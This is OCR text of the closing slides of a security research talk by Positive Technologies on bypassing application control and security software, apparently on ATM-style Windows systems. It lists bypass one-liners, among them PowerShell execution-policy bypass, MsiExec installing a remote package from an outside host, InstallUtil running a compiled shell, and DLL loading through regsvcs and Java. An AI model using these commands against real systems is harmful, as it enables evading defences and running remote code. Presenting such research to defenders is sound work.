
POSITIVE TECHNOLOGIES

- **Powershell –exec bypass –nop**



Powershell >WIN8

- ~~Powershell –exec bypass –nop~~
- Powershell –Version 2 –exec bypass -nop




Another trusted apps (.NET)

- MsiExec /i http://xek.ru/test.png /q
- InstallUtil.exe
  1. csc.exe /out:exeshell.exe exeshell.cs
  2. InstallUtil.exe /logfile= /LogToConsole=false /U exeshell.exe
- regsvcs.exe xek.dll
- http://www.blackhillsinfosec.com/?p=5257
- Exec in memory (https://stackoverflow.com/questions/3553875/load-an-exe-file-and-run-it-from-memory)

Another trusted apps (Java)

- System.load("C:/xek.dll");
- Runtime.getRuntime().exec("calc.exe");
- Execution in memory (https://www.lexsi.com/securityhub/java-native-code-injection-2)

Security software bypass



Privilege escalation techniques

POSITIVE TECHNOLOGIES

• Arbitrary command execute	- XFS API	X
• Command execute	- priv escalation	X
• Write files/registry	- modify sec configs	-
• Read files	- ***	-

Application control under attack

- No local exploits
- HTTP updates
- No signatures or bad signatures
- Security race condition
  - Hash(looooooooong file)
  - python-exploit.exe at the same time
- BOF

https://www.ptsecurity.com/ww-en/about/news/131496/
https://www.ptsecurity.com/ww-en/about/news/240117/
https://www.ptsecurity.com/ww-en/about/news/283971/

Solutions

POSITIVE TECHNOLOGIES

Greetz

- Anon guy ;-)
- Positive Technologies researchers teams:
- ICS/SCADA
- Reverse Engineering


Contacts

POSITIVE TECHNOLOGIES

https://uk.linkedin.com/in/tyunusov
https://ru.linkedin.com/in/yarbabin

tyunusov@ptsecurity.com
ybabin@ptsecurity.com

@a66at
@yarbabin


Thank You!
POSITIVE TECHNOLOGIES
ptsecurity.com